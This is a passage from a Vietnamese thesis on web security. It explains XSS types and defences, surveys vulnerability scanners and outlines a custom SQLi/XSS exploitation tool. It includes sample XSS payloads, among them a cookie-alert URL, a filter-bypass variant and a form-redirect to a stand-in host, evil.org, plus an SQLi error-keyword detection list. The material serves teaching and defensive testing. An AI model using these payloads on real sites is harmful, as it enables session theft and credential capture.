
- Phishing: tin tặc có thể tạo ra những website giả lừa người dùng đăng nhập để đánh cắp mật khẩu.

1.3.2. Phân loại XSS

XSS được chia làm 3 dạng chính: XSS lưu trữ, XSS phản xạ, DOM-based XSS.

1.3.2.1. XSS lưu trữ

XSS lưu trữ là dạng tấn công mà tin tặc chèn trực tiếp các mã độc vào CSDL của website. Dạng tấn công này xảy ra khi các dữ liệu được gửi lên máy chủ không được kiểm tra kỹ mà lưu trực tiếp vào CSDL. Khi người dùng truy cập vào website này thì những đoạn script độc hại sẽ được thực thi chung với quá trình load website. Dạng tấn công này được mô tả như sau (Hình 2):



Hình 2: Các bước tấn công Persistent XSS

(1) Tin tặc sẽ tìm những ô nhập dữ liệu như: form đăng ký, tìm kiếm, comment, liên hệ…không được kiểm tra kỹ dữ liệu đầu vào và tiến hành chèn các đoạn mã độc vào CSDL.


(2) Người dùng truy cập vào website gửi yêu cầu request đến máy chủ.

(3) Các đoạn scrpit sẽ được chạy chung với website trả về cho người dùng.

(4) Khi các đoạn script được thực thi sẽ gửi về cho tin tặc những thông tin như cookie, session token…

1.3.2.2. XSS phản xạ

XSS phản xạ là dạng tấn công mà tin tặc gửi cho nạn nhân một URL có chứa đoạn mã nguy hiểm. Nạn nhân chỉ cần request đến URL này thì ngay lập tức tin tặc sẽ nhận được respond chứa kết quả mong muốn. Non-Persistent XSS thường dùng để ăn cắp cookie, chiếm session hoặc cài keylogger, trojan … vào máy tính nạn nhân. Dạng tấn công này được mô tả trên Hình 3.



Hình 3: Các bước tấn công Non-Persistent XSS

Trước tiên, tin tặc sẽ gửi cho nạn nhân một đường link có chứa mã độc hại đi kèm, thường tin tặc sẽ mã hóa URL thành những ký tự khó đọc dạng như: *http%3A%2F%2Fvictim.com%2Findex.php%3Fid%3D%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E* . Khi người dùng kích vào đường link được tin tặc gửi, trình duyệt sẽ tải website và thực thi các đoạn script kèm theo, sau đó gửi về cho tin tặc những thông tin của nạn nhân.

1.3.2.3. DOM-based XSS

DOM-based XSS là một dạng tấn công làm thay đổi cấu trúc của website bằng cách thay đổi cấu trúc HTML. Tin tặc sẽ chèn các đoạn script nhằm làm thay đổi giao diện mặc định của website, tạo ra form đăng nhập giả và lừa người dùng đăng nhập để chiếm tài khoản của họ.

1.3.3. Quá trình phát hiện lỗ hổng XSS

Quá trình phát hiện lỗ hổng XSS theo phương pháp hộp đen gồm 03 giai đoạn:

- Xác định vị trí trên website cho phép nhập giá trị đầu vào;
- Chèn các đoạn mã script độc hại vào vị trí nhập giá trị đầu vào;
- Kiểm tra nếu script được thực thi hoặc xuất hiện script trong websource thì website đó có lỗ hổng XSS.

Hiện tại, người lập trình đã thực hiện nhiều biện pháp để lọc script hoặc cấu hình firewall chặn các script độc hại, tuy nhiên vẫn có thể vượt qua việc lọc bằng cách thực hiện mã hóa ký tự metadata hoặc đổi sang mã ASCII... Luận văn đã tổng hợp được 433 payloads để phát hiện và khai thác XSS.

1.3.4. Cách thức phòng chống lỗ hổng XSS

Để phòng chống tin tặc khai thác lỗ hổng XSS, lập trình viên phải thực hiện lọc và kiểm tra dữ liệu đầu vào từ phía người dùng hoặc kiểm tra, mã hóa giá trị xuất cho người dùng [1].

- Lọc: Luôn luôn lọc các dữ liệu nhập từ phía người dùng bằng cách lọc các kí tự meta (kí tự đặc biệt) được định nghĩa trong đặc tả của HTML, sử dụng hàm encode để chuyển các kí tự < > thành < %gt.

- Kiểm tra dữ liệu đầu vào: Loại bỏ hoàn toàn các kí tự khả nghi trong input của người dùng, hoặc thông báo lỗi nếu trong input có các kí tự này. Sử dụng các thư viện để lọc các thẻ HTML, CSS, JS.

- Mã hóa: Thực hiện mã hóa phía máy chủ web, đảm bảo tất cả các nội dung phát sinh động sẽ đi qua một hàm mã hóa ngăn chạy các script không mong muốn. Tuy nhiên việc mã hóa tất cả dữ liệu không đáng tin cậy có thể tốn tài nguyên và ảnh hưởng đến khả năng thực thi của một số máy chủ.

- Dùng chuẩn CSP để chống XSS: Với CSP, trình duyệt chỉ chạy JavaScript từ những domain được chỉ định. Để sử dụng CSP, máy chủ chỉ cần thêm header *Content-Security-Policy* vào mỗi phản hồi. Nội dung header chứa những domain mà ta tin tưởng.

CHƯƠNG II: KHẢO SÁT CÁC PHẦN MỀM QUÉT LỖ HỔNG ỨNG DỤNG WEB HIỆN NAY

2.1. Tổng quan phần mềm quét lỗ hổng ứng dụng Web

2.1.1. Giới thiệu phần mềm quét lỗ hổng ứng dụng Web

Phần mềm quét có khả năng phát hiện, khai thác, đánh giá lỗ hổng an ninh của hệ thống thông tin bao gồm máy tính, hệ thống mạng, hệ điều hành và các ứng dụng. Các lỗ hổng đó có thể xuất phát từ nhà cung cấp, người quản trị mạng, người dùng.

Ưu điểm: Các phần mềm quét có thể phát hiện sớm và xử lý các lỗ hổng an ninh của hệ thống thông tin.

Nhược điểm: (1) Các phần mềm quét chỉ xác định lỗ hổng an ninh trong một thời điểm nhất định tương ứng với một trạng thái của hệ thống. Do vậy, việc quét lỗ hổng an ninh phải được tiến hành thường xuyên, vì những lỗ hổng mới có thể xuất hiện hoặc những thay đổi cấu hình hệ thống có thể phát sinh lỗ hổng mới; (2) Phần mềm quét không xác định được các trường hợp dương tính giả hoặc âm tính giả. Do đó, cần có yếu tố con người để phân tích sau quá trình thực hiện quét; (3) Các phần mềm này chỉ phát hiện được những lỗ hổng an ninh đã biết được lưu trong CSDL không xác định được các lỗ hổng liên quan vật lý, quá trình vận hành [20].

2.1.2. Phương thức hoạt động của phần mềm quét lỗ hổng ứng dụng Web

Các phần mềm quét hiện nay, kể cả các phần mềm thương mại hay các phần mềm mã nguồn mở đều không công bố mô hình hoạt động. Qua nghiên cứu code, thử nghiệm tính năng cũng như thực hiện chặn bắt phân tích các gói tin, nhận thấy quá trình dò quét lỗ hổng thường gồm 03 giai đoạn: Crawling, Scanning, Attack. Crawling là quá trình thu thập đường dẫn con, xác định cấu trúc của website; Scanning là quá trình phân tích giá trị đầu vào, dò quét lỗ hổng

an ninh từ thông tin thu thập được ở giai đoạn crawling; Attack là quá trính giả lập các thao tác mà tin tặc có thể làm để tấn công ứng dụng web.

Mỗi công cụ quét lỗ hổng an ninh có thể bao gồm 01 hoặc cả 03 giai đoạn trên. Với mỗi giai đoạn, mỗi công cụ sử dụng các phương pháp khác nhau do đó tính hiệu quả cũng khác nhau. Tùy thuộc vào yêu cầu người sử dụng mà lựa chọn công cụ phù hợp [6,7].

2.2. Giới thiệu một số phần mềm quét phổ biến hiện nay

2.2.1. Secubat

Là phần mềm tự động phát hiện và khai thác lỗ hổng SQLi và XSS. Gồm 3 thành phần: Crawler, Analysis, Attack. Crawler: lấy các URL cấp dưới của một website; Attack: với từng URL thu thập được, kiểm tra có tồn tại lỗ hổng an ninh hay không, nếu có thì thực hiện khai thác. Analysis: Sau khi thực hiện tấn công, kiểm tra mã phản hồi từ phía máy chủ và xác định quá trình tấn công có thành công hay không.

*** Quá trình phân tích:**

- Kiểm tra lỗ hổng SQLi: Để phát hiện một URL có lỗ hổng SQLi, Secubat thêm dấu """ sau giá trị đầu vào, sau đó kiểm tra lỗi phản hồi trả về từ máy chủ. Phần mềm này sử dụng bộ từ khóa như trên Hình 4 để xác định lỗi:

Keyword	Confidence Factor
sqlexception	110
runtimeexception	100
error occurred	100
runtimeexception	100
NullPointerException	90
org.apache	90
stacktrace	90
potentially dangerous	80
internal server error	80
executing statement	80
runtime error	80
exception	80
java.lang	80
error 500	75
status 500	75
error occurred	75
error report	70
incorrect syntax	70
sql server	70
server error	70
oledb	60
odbc	60
mysql	60
syntax error	50
tomcat	45
sql	40
apache	35
invalid	20
incorrect	20
missing	10
wrong	10

Hình 4: Bộ từ khóa Secubat sử dụng phát hiện SQLi

Mỗi từ khóa tương ứng có một yếu tố tin cậy. Đó là con số miêu tả khả năng một URL có lỗ hổng an ninh. Yếu tố tin cậy chỉ ra, số lần xuất hiện của chuỗi từ khóa trả về trong các trang phản hồi. Giá trị tuyệt đối của yếu tố tin cậy không quan trọng, chỉ cần quan tâm tỉ lệ tương đối của chúng. Tỉ lệ đó dựa trên quá trình phân tích các trang phản hồi của các sites có lỗ hổng an ninh. Nếu một chuỗi từ khóa xuất hiện một số lần trong một trang phản hồi, độ tin cậy có thể tăng theo số lần xuất hiện. Độ tin cậy được miêu tả bằng biểu thức:

$$c_{p,sum} = \sum_{k=1}^{n} \frac{c_p}{k^2}$$

Trong đó: c_p là độ tin cậy của chuỗi từ khóa p; n là số lần xuất hiện của chuỗi p; $c_{p,sum}$ là độ tin cậy sau tất cả các lần xuất hiện. Vì thế, lần xuất hiện đầu tiên là độ tin cậy mức cao; lần thứ 2 *1/4; lần thứ 3 *1/9...

- *Kiểm tra lỗ hổng XSS:* Thực hiện kiểm tra với 3 dạng lỗ hổng XSS:


+ Simple: chèn đoạn mã: *<script>alert('XSS')</script>*

+ Encoding: bypass lọc các ký tự metadata bằng cách chèn đoạn mã:

< ScRiPt > alert (' XSS ')</ ScRiPt >

+ Form Redirection: chuyển hướng đến một website độc hại: *<IMG SRC =JaVaScRiPt :document .forms [2]. action = "http :// evil.org/evil.cgi">*

**** Quá trình tấn công:*** Quá trình tấn công được mô tả trong Hình 5.



Hình 5: Mô hình khai thác SQLi của Secubat

Secubat có thể chạy 15-20 tiến trình song song trên máy tính thông thường. Trong quá trình tấn công, công cụ sử dụng hàng đợi queue controller để lưu các URL thu thập được, sau đó sẽ chuyển URL đến lượt thực hiện cho thread controller. thread controller sẽ chọn worker thread rảnh rỗi để thực hiện khai thác. Sau khi hoàn thành sẽ thông báo workflow controller lưu các kết quả vào CSDL[10].

Nhận xét:

- Ưu điểm: Secubat tự động phát hiện và khai thác lỗ hổng SQLi, XSS, dễ dàng sử dụng.

- **Hạn chế**: là phần mềm cũ (từ năm 2006), thuật toán phát hiện lỗ hổng SQLi dựa trên bộ từ khóa và số lần xuất hiện từ khóa sẽ không phù hợp với nhiều dạng lỗi mới của SQLi; thuật toán kiểm tra lỗ hổng an ninh XSS chỉ mới thực hiện với 03 dạng cơ bản. Ngoài ra, không được bổ sung thêm tính năng mới như quét cổng, thiết lập proxy, giải mã mật khẩu...

2.2.2. Acunetix Web Vulnerability Scanner

Là phần mềm tự động kiểm tra lỗ hổng an ninh ứng dụng web như: SQLi, XSS và các lỗ hổng khác.

Một số tính năng của Acunetix:

- Kiểm tra lỗ hổng an ninh SQLi và XSS;

- Khả năng quét AJAX và Web 2.0;

- Tự động nhận diện và nhập thông tin vào Web Form;

- Lập lịch, quét nhiều website cùng lúc;

- Đưa ra cảnh báo và cách thức phòng tránh;

- Hỗ trợ Google Hacking Database (GHDB);

- Tự động xác định lỗi trang Custom 404 Error Page;

- Tương tác Web Application Firewall;

- Quét cổng: Kiểm tra các cổng mở, dịch vụ mạng chạy trên cổng đó.

Nhận xét:

- Ưu điểm: Có khả năng kiểm tra nhiều dạng lỗ hổng an ninh, đặc biệt là SQLi và XSS.

- Hạn chế: Là phần mềm thương mại (bản 1 năm khoảng 13 triệu đồng, bản update vô hạn có giá 133 triệu đồng), chủ yếu tập trung phần phát hiện lỗ hổng an ninh và đưa ra cảnh báo; việc khai thác lỗ hổng an ninh không được chú trọng và khó sử dụng.

2.2.3. SQLMap

Là phần mềm mã nguồn mở dùng để phát hiện và khai thác lỗ hổng SQLi. Đây là một trong những công cụ khai thác lỗ hổng SQLi tốt nhất hiện nay, có rất nhiều chức năng cho việc tự động các quá trình phát hiện và khai thác (firgerprinting CSDL, truy cập file hệ thống, thực hiện lệnh...). Để sử dụng chương trình người dùng cần nhập đường dẫn cần kiểm tra, các thông số muốn kiểm tra, công cụ sẽ tự động thực hiện phát hiện và khai thác lỗ hổng SQLi.

Các tính năng cụ thể của SQLMap gồm:

- Hỗ trợ các hệ quản trị CSDL: MySQL, Oracle, Postgre SQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, FireBird, Sybase và SAP MaxDB;

- Thực hiện 06 kỹ thuật khai thác lỗ hổng SQLi: boolean-based blind, time-based blind, error-based, UNION query, stacked queries, out-of-band.

- Hỗ trợ kết nối trực tiếp đến database bằng cách cung cấp chứng thư DB, địa chỉ IP, cổng, tên DB;

- Thu thập thông tin users, mã hash của mật khẩu, phân quyền, tên DB, bảng, cột…

- Phát hiện dạng mã của mật khẩu, hỗ trợ crack mật khẩu sử dụng tấn công dựa vào từ điển;

- Hỗ trợ dump các bảng trong CSDL;

- Hỗ trợ upload và download file lên máy chủ CSDL với các CSDL MySQL, PostgreSQL, Microsoft SQL Máy chủ;

- Thực hiện lệnh của hệ điều hành máy chủ CSDL;

- Thực hiện kết nối TCP giữa máy tin tặc và máy chủ CSDL;

- Chiếm quyền người dùng thông qua Metasploit's Meterpreter.

- Có thể tích hợp với các mã nguồn mở khác như: metasploit, w3af.

Nhận xét:

- Ưu điểm: SQLMap là phần mềm mã nguồn mở, có khả năng khai thác tốt với nhiều dạng lỗ hổng SQLi.

- Hạn chế: SQLMap **c**hỉ kiểm tra lỗ hổng SQLi; Để sử dụng công cụ cần cung cấp các tham số đầu vào để khai thác nên khó khăn trong việc sử dụng.

2.2.4. Burpsuite

Là phần mềm tấn công ứng dụng web, cho phép tin tặc tích hợp nhiều thao tác bằng tay hoặc tự động để phân tích và khai thác các lỗ hổng an ninh trên ứng dụng Web. Các tính năng của Burpsuite gồm:

- Máy chủ Proxy: đánh chặn tất cả tất cả các HTTP Request được gửi đến các ứng dụng Web;


- Repeater: giúp người dùng có thể tùy thay đổi và phát lại các yêu cầu HTTP khác nhau gửi tới máy chủ, phân tích các phản hồi từ phía máy chủ khi gửi các yêu cầu khác nhau;

- Web spider: tự động duyệt web để xác định cấu trúc của một website;

- Decoder: hỗ trợ mã hóa hoặc giải mã các thuật toán mã hóa MD5, SHA-1, SHA-256, SHA512;

- Comparer: so sánh các gói tin khác nhau (theo dạng word hoặc byte);

- Phân tích lỗ hổng ứng dụng Web: người dùng có thể tải nhiều payloads để kiểm thử tấn công SQLi hoặc XSS từ một file và sửa đổi các tham số, gửi các payloads đó đến các ứng dụng web.



Hình 6: Mô hình hoạt động Burp Suite

Mô hình hoạt động Burp Suite được mô tả trong Hình 6, gồm 2 giai đoạn:

- Crawling: thành phần *"proxy history"* lưu trữ toàn bộ request và phản hồi từ máy chủ; *"site map"* lưu toàn bộ đường dẫn thư mục của mục tiêu. Các chức năng *"Spider"* và *"Content discovery"* lấy nội dung bài viết.

- Phát hiện và khai thác lỗ hổng an ninh: từ các thông tin thu thập được từ giai đoạn một, sử dụng các chức năng phù hợp để tìm kiếm và khai thác lỗ hổng an ninh. Sử dụng thành phần "*fuzzing"* để tìm kiếm các lỗ hổng dựa đầu vào và

gửi đến công cụ khai thác lấy các thông tin nhạy cảm; sử dụng các công cụ dò quét lỗ hổng an ninh để tự động dò quét lỗ hổng thông dụng; *"Token analyzer"* để kiểm tra các thuộc tính của phiên cookies và thuộc tính khác; sử dụng *"request repeater"* để thay đổi yêu cầu và gửi lại lên máy chủ.

Nhận xét:

- Ưu điểm: Burpsuite hỗ trợ nhiều tính năng cho quá trình kiểm tra lỗ hổng an ninh ứng dụng web, đặc biệt là tính năng *"Máy chủ Proxy"* cho phép chỉnh sửa yêu cầu trước khi gửi đến máy chủ hoặc xem kết quả phản hồi trước khi gửi đến người dùng.

- Hạn chế: là phần mềm mất phí, khó khăn trong việc sử dụng.

2.2.5. Havij

Đây là phần mềm tự động phát hiện và khai thác lỗ hổng SQLi, giải mã mật khẩu, tìm đường dẫn đăng nhập, thực hiện các câu lệnh SQL tấn công máy chủ của nạn nhân, thậm chí truy cập vào các tập tin quan trọng của hệ thống và thực hiện các lệnh tương tác với hệ điều hành. Havij có thể khai thác thành công 95% website có lỗi SQLi. Ngoài ra, Havij có giao diện thân thiện, tự động thực hiện tấn công, dễ sử dụng hơn nhiều so với công cụ SQL Map.

Nhận xét:

- **Ưu điểm**: Havij có khả năng phát hiện và khai thác tốt với lỗ hổng an ninh SQLi. Quá trình kiểm tra lỗ hổng SQLi được tiến hành tự động, giao diện thân diện dễ dàng sử dụng.

- **Hạn chế**: Là phần mềm thương mại mất phí, chỉ thực hiện kiểm tra lỗ hổng SQLi; không thực hiện thu thập dữ liệu do đó phải cung cấp URL cần kiểm tra; không hỗ trợ lập lịch khai thác song song nhiều mục tiêu cùng lúc.

2.2.6. Nessus

Là một phần mềm quét lỗ hổng hệ thống như: lỗ hổng cho phép tin tặc có thể kiểm soát hoặc truy cập các dữ liệu nhạy cảm từ xa, lỗi cấu hình, lỗi sử dụng mật khẩu mặc định, sử dụng mật khẩu dùng chung, mật khẩu trắng, đơn giản trên một số tài khoản của hệ thống… Ngoài ra, nessus cũng có thể gọi một phần mềm bên ngoài, chẳng hạn như Hydra để khởi chạy một cuộc tấn công đoán mật khẩu.

Nhận xét:


- **Ưu điểm:** Nessus có khả năng kiểm tra lỗ hổng an ninh hệ thống tốt.

- **Hạn chế**: Mất phí, khai thác lỗ hổng ứng dụng web còn hạn chế.

Nhìn chung các phần mềm đều có ưu nhược điểm riêng, tùy mục đích, yêu cầu của người sử dụng mà lựa chọn các phần mềm phù hợp.

CHƯƠNG III. XÂY DỰNG PHẦN MỀM PHÂN TÍCH TỰ ĐỘNG WEBSITE PHÁT HIỆN VÀ KHAI THÁC LỖ HỔNG SQLI VÀ XSS

3.1. Mô hình kiến trúc hệ thống




Hình 7: Mô hình kiến trúc hệ thống

Nhằm khắc phục những nhược điểm và tích hợp những tính năng của những phần mềm dò quét lỗ hổng an ninh web hiện thời, hỗ trợ đắc lực cho quá trình kiểm tra lỗ hổng an ninh ứng dụng web, luận văn lựa chọn xây dựng phần mềm tạm gọi tên là TH-Scanner.

Mô hình kiến trúc hệ thống được mô tả như Hình 8, theo đó, TH-Scanner gồm 03 thành phần: crawling, analysis, attack, dựa trên cơ sở phần mềm Secubat nhưng đã cải tiến để phù hợp hơn với sự phát triển nhanh chóng của các lỗ hổng an ninh hiện thời, đồng thời bổ sung thêm các tính năng mà các phần mềm quét hiện tại

đang tích hợp. Đối với việc phát hiện lỗ hổng an ninh SQLi, phần mềm không sử dụng từ khóa như Secubat mà xây dựng CSDL các thông báo phản hồi từ máy chủ để phân tích xác định lỗi. Với lỗ hổng XSS, phần mềm bổ sung thêm nhiều payload để phát hiện và khai thác chứ không chỉ có 03 dạng như Secubat. Ngoài ra, phần mềm còn tích hợp nhiều tính năng khác như: thu thập dữ liệu giống Secubat, Acunetix; tự động phát hiện và khai thác lỗ hổng an ninh như Havij; quét cổng, tìm kiếm file nhạy cảm như Acunetix, Burp Suite; khai thác nhiều dạng SQLi như SQL Map; thiết lập proxy như Acunetix, Burp Suite. Phần mềm còn bổ sung thêm các tính năng mà các phần mềm khác không có như Brute force mật khẩu tài khoản FTP và RDP.

3.2. Sơ đồ phân rã chức năng



Hình 8: Sơ đồ phân rã chức năng hệ thống

Phần mềm TH-Scanner gồm 06 mô-đun chính:

- Mô-đun phát hiện, khai thác SQLi thực hiện các chức năng chính sau: (1) phát hiện, xác định lỗi SQLi và thực hiện khai thác lỗ hổng SQLi trên một website; (2) phát hiện và khai thác lỗ hổng SQLi với nhiều website thực hiện song song; (3) phát hiện và khai thác lỗi SQLi với nhiều URL.

